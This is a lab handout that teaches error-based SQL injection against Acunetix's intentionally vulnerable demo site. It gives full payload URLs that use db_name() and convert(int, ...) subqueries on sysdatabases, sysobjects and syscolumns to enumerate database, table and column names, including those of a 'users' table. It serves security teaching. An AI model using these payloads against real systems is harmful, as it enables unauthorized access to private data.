**Hands-on Activities with SQL Injection**

**Objectives:**


* **Understand SQL injection’s principle and procedure.**

Practice the error-based SQL injections.

**The test target website:**

<http://testasp.vulnweb.com/> is a test and demonstration site for Acunetix Web Vulnerability Scanner. We can use this website to test several kinds of basic SQL injection.


**Activity One: test the website’s vulnerability to SQLI.**

1. ****Open the test website with an explorer.
2. Click “Weather”under Forum, open the Weather section. The website address (URL) displayed on the explorer is: <http://testasp.vulnweb.com/showforum.asp?id=1>

Try to change the id from 1 to 0 and 2, see what happens.


The variable id here identifies different sections in this forum.

1. Change the URL into <http://testasp.vulnweb.com/showforum.asp?id=1’>

, then see what will happen.

One error will appear. This error webpage tells us the database management system used by this website is Microsoft SQL. This information is very important, because different database management systems have different database structures and attack strategies.


**Activity Two: Use SQL injection to get the database names**

Input URL <http://testasp.vulnweb.com/showthread.asp?id=0> open one webpage like this:


We inject some information behind the URL and get a new one like this:

[http://testasp.vulnweb.com/showthread.asp?id=0 or db\_name()>0](http://testasp.vulnweb.com/showthread.asp?id=0%20or%20db_name()%3e0)

Notice, db\_name() is one function only exits in Microsoft SQL Server system. It can return the current database name. Here, we use db\_name()>0, because the result of db\_name() is a string, and compare a string with 0 will cause an error which can disclose the database name. The result is like this:

This method can only get the name of database used currently. We can use the following injection to get all the databases’ name in the database system.


[http://testasp.vulnweb.com/showforum.asp?id= convert(int,(select name from [master]..[sysdatabases] where dbid=1))](http://testasp.vulnweb.com/showforum.asp?id=%20convert(int,(select%20name%20from%20%5bmaster%5d..%5bsysdatabases%5d%20where%20dbid=1)))

The result is like this:

The ‘master’is the name of one database. Using different dbids, you will get different database names.

**Activity Three: Use SQL injection to get table names**

Input URL : http://testasp.vulnweb.com/showforum.asp?id=convert(int,(select top 1 name from sysobjects where id=(select top 1 id from (select top 1 id from sysobjects where xtype='u' order by id) sq order by id DESC)))

Open this webpage, see what will happen. The result is like this:

This error exposes that one table’s name in the database is ‘threads’. We can change the number ‘1’ marked by green color into 2,3,4……, each time increasing one, then we will get all the tables’ name. Try it by yourself, and figure out how many tables there exist in this database.

How does it work? Let’s change a friendly format.

convert(int, (

select top 1 name from sysobjects where id=(

select top 1 id from (

select top 1 id from sysobjects where xtype='u' order by id

) sq order by id DESC

)


)

)

Innerest SELECT statement select the top n rows after ordering ascendingly the rows by id.

|  |  |  |  |
| --- | --- | --- | --- |
| ID | NAME | INFO | … |
| 1 | ### | … | … |
| 2 | ### | … | … |
| 3 | ### | … | … |
| …… | …… | … | … |
| n | ### | … | … |

Second innerest SELECT statement select the top 1 row after ordering the first innerest SELECT statement’s result descendingly by id.



The first row is the result.

If you change the value of n from 1 to 3 ascendingly, the errors will expose the names of tables whose ids are between 1 and 3.

**Activity Four: Use SQL injection to get column names**

As long as we get the name of a table, we can use the syscolumns table to explore the column names.

id=convert(int,

(select top 1 name from syscolumns where colid = (

select top 1 colid from (

select top 1 colid from syscolumns where id = (


select id from sysobjects where name = 'users')

) sq order by colid DESC

)))

You can input this URL into explorer:

[http://testasp.vulnweb.com/showthread.asp?id=convert(int,(select top 1 name from syscolumns where colid = (select top 1 colid from (select top 3 colid from syscolumns where id = (select id from sysobjects where name = 'users')) sq order by colid DESC)))](http://testasp.vulnweb.com/showthread.asp?id=convert(int,(select%20top%201%20name%20from%20syscolumns%20where%20colid%20=%20(select%20top%201%20colid%20from%20(select%20top%203%20colid%20from%20syscolumns%20where%20id%20=%20(select%20id%20from%20sysobjects%20where%20name%20=%20'users'))%20sq%20order%20by%20colid%20DESC))))

Notice the red 3, which represent the id of the column which you want to show. You can change this number from 1 ascendingly, and check the result of every change until you figure out all the column names of the table ‘users’. The result may like this:

This error disclose that there is a column named **‘descr’**in the table ‘users’.

What we are doing is to select out a table from the database, and cause an exception by attempting to convert the string to an integer. This exception will tell us what we want.

Discussion:

1. What can SQL injection be used to do (multiple choice)?

A. expose private data B. get control of a website

C. damage a server D. crack an operating system